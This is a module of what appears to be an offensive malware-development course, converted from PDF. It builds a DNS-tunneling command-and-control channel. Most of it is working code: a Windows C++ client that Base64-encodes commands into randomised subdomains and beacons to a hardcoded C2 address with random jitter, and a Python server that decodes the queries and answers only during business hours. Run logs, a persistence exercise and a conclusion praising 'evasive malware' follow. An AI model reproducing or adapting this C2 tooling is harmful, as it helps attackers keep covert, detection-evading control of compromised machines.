    for (auto& c : input) {  
        char_array_3[i++] = c;  
        if (i == 3) {  
            char_array_4[0] = (char_array_3[0] & 0xfc) >> 2;  
            char_array_4[1] = ((char_array_3[0] & 0x03) << 4) +  
((char_array_3[1] & 0xf0) >> 4);  
            char_array_4[2] = ((char_array_3[1] & 0x0f) << 2) +  
((char_array_3[2] & 0xc0) >> 6);  
            char_array_4[3] = char_array_3[2] & 0x3f;  
  
            for (i = 0; i < 4; i++)  
                encoded += BASE64_CHARS[char_array_4[i]];  
            i = 0;  
        }  
    }  
  
    if (i) {  
        for (j = i; j < 3; j++)  
            char_array_3[j] = '\\0';  
  
        char_array_4[0] = (char_array_3[0] & 0xfc) >> 2;  
        char_array_4[1] = ((char_array_3[0] & 0x03) << 4) +  
((char_array_3[1] & 0xf0) >> 4);  
        char_array_4[2] = ((char_array_3[1] & 0x0f) << 2) +  
((char_array_3[2] & 0xc0) >> 6);  
  
        for (j = 0; j < i + 1; j++)  
            encoded += BASE64_CHARS[char_array_4[j]];  
  
        while (i++ < 3)  
            encoded += '=';  
    }  
  
    return encoded;  
}
```

```
std::string generate_random_string(int length) {  
    const std::string chars = "abcdefghijklmnopqrstuvwxyz0123456789";
```

```

    std::random_device rd;
    std::mt19937 generator(rd());
    std::uniform_int_distribution<> dist(0, chars.size() - 1);

    std::string random_str;
    for (int i = 0; i < length; ++i) {
        random_str += chars[dist(generator)];
    }
    return random_str;
}

// Function to encode a domain name in DNS format
std::vector<uint8_t> encode_dns_name(const std::string& domain) {
    std::vector<uint8_t> encoded;
    size_t start = 0, end;

    while ((end = domain.find('.', start)) != std::string::npos) {
        encoded.push_back(static_cast<uint8_t>(end - start)); // Length of
the part
        encoded.insert(encoded.end(), domain.begin() + start,
domain.begin() + end);
        start = end + 1;
    }
    // Last part of the domain
    encoded.push_back(static_cast<uint8_t>(domain.size() - start));
    encoded.insert(encoded.end(), domain.begin() + start,
domain.end());

    // Terminator
    encoded.push_back(0);
    return encoded;
}

// Function to send a DNS query
void send_dns_query(const std::string& domain) {
    WSADATA wsaData;
    SOCKET sock;
    struct sockaddr_in server_addr;

    // Initialize Winsock
    if (WSAStartup(MAKEWORD(2, 2), &wsaData) != 0) {
        std::cerr << "WSAStartup failed\n";
        return;
    }

    // Create a UDP socket

```

```

    sock = socket(AF_INET, SOCK_DGRAM, IPPROTO_UDP);
    if (sock == INVALID_SOCKET) {
        std::cerr << "Socket creation failed\n";
        WSACleanup();
        return;
    }

    // Configure the server address
    server_addr.sin_family = AF_INET;
    server_addr.sin_port = htons(533); // DNS server port
    server_addr.sin_addr.s_addr = inet_addr("192.168.1.144"); //
Server IP

    // Build the DNS packet
    std::vector<uint8_t> dns_packet(sizeof(DNSHeader));
    DNSHeader* dns = reinterpret_cast<DNSHeader*>(&dns_packet[0]);
    dns->id = htons(0x1234); // Query ID
    dns->flags = htons(0x0100); // Standard query
    dns->q_count = htons(1); // 1 question
    dns->ans_count = 0;
    dns->auth_count = 0;
    dns->add_count = 0;

    // Encode the domain name
    std::vector<uint8_t> encoded_name = encode_dns_name(domain);
    dns_packet.insert(dns_packet.end(), encoded_name.begin(),
encoded_name.end());

    // Query Type (A) and Class (IN)
    uint16_t qtype = htons(1); // A (IPv4)
    uint16_t qclass = htons(1); // IN (Internet)
    dns_packet.insert(dns_packet.end(),
reinterpret_cast<uint8_t*>(&qtype), reinterpret_cast<uint8_t*>(&qtype) +
sizeof(qtype));
    dns_packet.insert(dns_packet.end(),
reinterpret_cast<uint8_t*>(&qclass), reinterpret_cast<uint8_t*>(&qclass)
+ sizeof(qclass));

    // Send the DNS packet
    int send_result = sendto(sock,
reinterpret_cast<char*>(dns_packet.data()), dns_packet.size(), 0,
(struct sockaddr*)&server_addr, sizeof(server_addr));
    if (send_result == SOCKET_ERROR) {
        std::cerr << "Sendto failed\n";
    }
    else {

```

```

        std::cout << "[+] Query sent: " << domain << std::endl;
    }

    // Close the socket
    closesocket(sock);
    WSACleanup();
}

int main() {
    std::string command;
    std::cout << "Enter command: ";
    std::getline(std::cin, command);

    // 1. Base64-encode the command (no OpenSSL needed)
    std::string encoded_cmd = base64_encode(command);

    // 2. Generate random subdomains
    std::string random_part1 = generate_random_string(6);
    std::string random_part2 = generate_random_string(8);

    // 3. Construct the final domain:
    [base64_cmd].[random1].[random2].com
    std::string domain = encoded_cmd + "." + random_part1 + "." +
    random_part2 + ".com";

    // 4. Send DNS query
    send_dns_query(domain);

    return 0;
}

```

1. Base64 Encoding

- Converts commands/responses into a format that looks like random data.
- Example: `whoami` → `d2hvYW1p`
- Helps evade simple keyword-based detection.

2. Randomized Subdomains

- Generates unpredictable domain structures like:
 - `d2hvYW1i.a1b2c3d4.xyz12345.com`
 - `bHMgLWw=.e5f6g7h8.9876abcd.com`

3. Harder to Block

- Each request looks different, bypassing static blacklists.
- Base64 makes it non-obvious what's being transmitted.

Example Usage:

- Input: `whoami /priv`

- **Output Domain:** d2hvYW1pIC9wcm12.7h3k9n.4b8d2m9x.com

Server

```
import socket

import base64

from dnslib import DNSRecord, RR, A

# DNS server configuration

IP = "0.0.0.0" # Listen on all interfaces

PORT = 533 # Custom DNS port (match client)

# Predefined responses (or execute real commands)

commands = {

    "whoami": "user123",

    "ls": "file1.txt\nfile2.log",

    "exit": "Terminating C2"

}

def handle_request(data, addr, sock):

    try:

        dns_record = DNSRecord.parse(data)

        qname = str(dns_record.q.qname)

        # Extract the Base64-encoded command (first subdomain)

        encoded_cmd = qname.split('.')[0]
```

```

# Decode the command (e.g., "d2hvYWlp" -> "whoami")

try:

    decoded_cmd = base64.b64decode(encoded_cmd).decode('utf-8')

except:

    decoded_cmd = encoded_cmd # Fallback if not Base64


print(f"[+] Received query from {addr[0]}: {qname}")

print(f"[+] Decoded command: {decoded_cmd}")


# Get the response (from predefined dict or execute dynamically)

response = commands.get(decoded_cmd, "Command not found")


# Encode the response in Base64 for exfiltration

encoded_response =
base64.b64encode(response.encode()).decode('utf-8')

print(f"[+] Sending response: {encoded_response}")


# Craft a DNS reply with the encoded response

reply = dns_record.reply()


# Option 1: Send response as fake IP (e.g., 1.2.3.4 ->
"1-2-3-4")

# reply.add_answer(RR(qname, rdata=A("127.0.0.1"))) # Dummy IP


# Option 2: Split response into subdomains (for multi-packet
exfil)

```



```

        response_parts = [encoded_response[i:i+4] for i in range(0,
len(encoded_response), 4)]

        for part in response_parts[:3]: # Limit to 3 parts for
simplicity

            reply.add_answer(RR(qname,
rdata=A(f"127.0.{len(part)}.{ord(part[0])}")) # Encoded in IP

            sock.sendto(reply.pack(), addr)

except Exception as e:

    print(f"[-] Error handling request: {e}")

def start_dns_server():

    sock = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)

    sock.bind((IP, PORT))

    print(f"[*] DNS server running on {IP}:{PORT}")

    while True:

        data, addr = sock.recvfrom(512) # Max DNS UDP size

        handle_request(data, addr, sock)

if __name__ == "__main__":

    start_dns_server()

```

Base64 Decoding

- Extracts the first subdomain (e.g., **d2hvYW1p.a1b2c3.com** → decodes **d2hvYW1p** to **whoami**).
- Falls back to plaintext if decoding fails.


Command Handling

- Uses a predefined **commands** dictionary (replace with real command execution if needed).
- Example:
 - Client sends: **d2hvYW1p.7h3k9n.com**
 - Server decodes: **whoami** → responds with **user123** (encoded in DNS).

Response Exfiltration


- Encodes responses in Base64 (e.g., **user123** → **dXNlcjEyMw==**).
- Splits responses into chunks (e.g., **dXNI**, **cjEy**, **Mw==**) and embeds them in fake DNS answers.

Now let's see the execution:



```
Microsoft Visual Studio Debug Console
Enter command: test
[+] Query sent: dGVzdA==.qrcqzz.jvdm9y2g.com

Y:\C2-0x12\CentralizedDNS\DNSClient\x64\Debug\DNSClient.exe (proc
To automatically close the console when debugging stops, enable T
le when debugging stops.
Press any key to close this window . . .
```



```
root@salsa:/home/salsa/C2/C2-0x12/CentralizedDNS/Server# ^C
root@salsa:/home/salsa/C2/C2-0x12/CentralizedDNS/Server# python3 server.py
[*] DNS server running on 0.0.0.0:533
[+] Received query from 192.168.1.147: dGVzdA==.qrcqzz.jvdm9y2g.com.
[+] Decoded command: test
[+] Sending response: Q29tbWFuZCBub3QgZm91bmQ=
```

Perfect!

- Time-Based Obfuscation

How it Works: Delay commands or beaconing to avoid pattern detection (e.g., random sleep intervals between callbacks).

Example: Malware checks the C2 server only during business hours or at randomized times.

Why It Evades: Defeats sandboxes and automated traffic analysis.

Server:

```
import socket
import base64
from dnslib import DNSRecord, RR, A
```

```

import time
from datetime import datetime

IP = "0.0.0.0"
PORT = 533

def is_business_hours():
    now = datetime.now().time()
    return (9 <= now.hour < 23)    # 9AM-5PM

def handle_request(data, addr, sock):
    try:
        dns_record = DNSRecord.parse(data)
        qname = str(dns_record.q.qname)
        encoded_cmd = qname.split('.')[0]

        # Decode command
        try:
            decoded_cmd = base64.b64decode(encoded_cmd).decode('utf-8')
        except:
            decoded_cmd = encoded_cmd

        print(f"[+] Received: {decoded_cmd} from {addr[0]}")

        # Simulate command execution
        response = f"Executed: {decoded_cmd} at {time.ctime()}"
        encoded_resp =
base64.b64encode(response.encode()).decode('utf-8')

        # Send response as fake DNS answers
        reply = dns_record.reply()
        reply.add_answer(RR(qname, rdata=A("127.0.0.1")))    # Dummy IP
        sock.sendto(reply.pack(), addr)

    except Exception as e:
        print(f"[-] Error: {e}")

def start_server():
    sock = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)
    sock.bind((IP, PORT))
    print(f"[*] Listening on {IP}:{PORT}")

    while True:

```

```

        if is_business_hours(): # Only respond during business hours
            data, addr = sock.recvfrom(512)
            handle_request(data, addr, sock)
        else:
            time.sleep(60) # Sleep if outside operational window

if __name__ == "__main__":
    start_server()

```

Time-Based Obfuscation

- Client: Random delays between beacons defeat sandbox timeouts.
- Server: Only active during business hours (mimics legit traffic).

Client

```

#include <iostream>
#include <winsock2.h>
#include <ws2tcpip.h>
#include <vector>
#include <string>
#include <cstring>
#include <random>
#include <chrono>
#include <thread>

#pragma comment(lib, "ws2_32.lib")

// --- Manual Base64 Encoding ---
const std::string BASE64_CHARS =
    "ABCDEFGHIJKLMNOPQRSTUVWXYZ"
    "abcdefghijklmnopqrstuvwxyz"
    "0123456789+/";

std::string base64_encode(const std::string& input) {
    std::string encoded;
    int i = 0, j = 0;
    unsigned char char_array_3[3], char_array_4[4];

    for (auto& c : input) {
        char_array_3[i++] = c;
        if (i == 3) {
            char_array_4[0] = (char_array_3[0] & 0xfc) >> 2;
            char_array_4[1] = ((char_array_3[0] & 0x03) << 4) +
                ((char_array_3[1] & 0xf0) >> 4);
            char_array_4[2] = ((char_array_3[1] & 0x0f) << 2) +

```

```

((char_array_3[2] & 0xc0) >> 6);
    char_array_4[3] = char_array_3[2] & 0x3f;

    for (i = 0; i < 4; i++)
        encoded += BASE64_CHARS[char_array_4[i]];
    i = 0;
}
}

if (i) {
    for (j = i; j < 3; j++)
        char_array_3[j] = '\0';

    char_array_4[0] = (char_array_3[0] & 0xfc) >> 2;
    char_array_4[1] = ((char_array_3[0] & 0x03) << 4) +
((char_array_3[1] & 0xf0) >> 4);
    char_array_4[2] = ((char_array_3[1] & 0x0f) << 2) +
((char_array_3[2] & 0xc0) >> 6);

    for (j = 0; j < i + 1; j++)
        encoded += BASE64_CHARS[char_array_4[j]];

    while (i++ < 3)
        encoded += '=';
}

return encoded;
}

// --- Random Domain Generation ---
std::string generate_random_string(int length) {
    const std::string chars = "abcdefghijklmnopqrstuvwxyz0123456789";
    std::random_device rd;
    std::mt19937 gen(rd());
    std::uniform_int_distribution<> dist(0, chars.size() - 1);

    std::string random_str;
    for (int i = 0; i < length; ++i)
        random_str += chars[dist(gen)];
    return random_str;
}

// --- Time-Based Jitter (Random Delay) ---
void random_sleep() {
    std::random_device rd;
    std::mt19937 gen(rd());

```

```

        std::uniform_int_distribution<> dist(30, 3600); // 30s to 1h
        int delay = dist(gen);
        std::this_thread::sleep_for(std::chrono::seconds(delay));
    }

    // --- DNS Query Function ---
    void send_dns_query(const std::string& domain) {
        WSADATA wsaData;
        SOCKET sock;
        struct sockaddr_in server_addr;

        if (WSAStartup(MAKEWORD(2, 2), &wsaData) != 0) {
            std::cerr << "WSAStartup failed\n";
            return;
        }

        sock = socket(AF_INET, SOCK_DGRAM, IPPROTO_UDP);
        if (sock == INVALID_SOCKET) {
            std::cerr << "Socket creation failed\n";
            WSACleanup();
            return;
        }

        server_addr.sin_family = AF_INET;
        server_addr.sin_port = htons(533); // Standard DNS
        server_addr.sin_addr.s_addr = inet_addr("192.168.1.144"); //
        Replace with C2 IP

        // Simulate DNS query (full packet construction omitted for
        brevity)
        if (sendto(sock, domain.c_str(), domain.size(), 0,
            (struct sockaddr*)&server_addr, sizeof(server_addr)) ==
            SOCKET_ERROR) {
            std::cerr << "Send failed\n";
        }
        else {
            std::cout << "[+] Beacon sent: " << domain << std::endl;
        }

        closesocket(sock);
        WSACleanup();
    }

    int main() {
        while (true) {
            std::string command = "whoami"; // Replace with actual command

```

```

std::string encoded_cmd = base64_encode(command);
std::string domain = encoded_cmd + "." +
    generate_random_string(6) + "." +
    generate_random_string(8) + ".com";

send_dns_query(domain);
random_sleep(); // Evade pattern detection
}
return 0;
}

```

And with this simple way you can evade the pattern of command sending

Exercise

Basic Persistence Mechanism

- **Task:** Upon first execution, the client adds itself to startup (e.g., registry run key or startup folder).
- **Goal:** Understand persistence.
- **Challenge:** Implement checks to avoid duplicates.

Good luck and stay creative! You can send this exercise result to s12deff@gmail.com, of course it will be reviewed for free.

Conclusions

In this module, we explored how to create a basic Command and Control (C2) server using **DNS** as the communication method. DNS is often overlooked by defenders, which makes it a smart and stealthy choice for malware communication. Instead of using standard HTTP or sockets, the client sends and receives data through DNS queries and responses. This method is less suspicious and can easily blend with normal network traffic in most environments.

We explained how the client sends fake DNS requests to the server and hides small amounts of data inside them, such as beacon signals or command results. The server replies with crafted DNS responses that carry encoded commands. This type of DNS tunneling allows malware to talk to the attacker even in networks with strict firewall rules. Understanding how to abuse DNS is a key skill for building evasive malware.

Although this implementation is simple, it introduces the important ideas behind covert communication. DNS-based C2 is used by many real-world malware families, especially in the early stages of infection when staying hidden is critical. In later modules, we will improve this design by adding encryption, custom domains, staged payload delivery, and better traffic control mechanisms to avoid detection.

By completing this part of the course, you now understand how DNS can be turned into a communication channel for malware. You've seen how to encode data, manage requests, and build a working DNS C2 channel. As you move forward, try to experiment with new techniques like subdomain rotation, time-based beacons, or even using DNS over HTTPS (DoH) for more stealth. Every upgrade brings you closer to building powerful and flexible malware systems.

S12.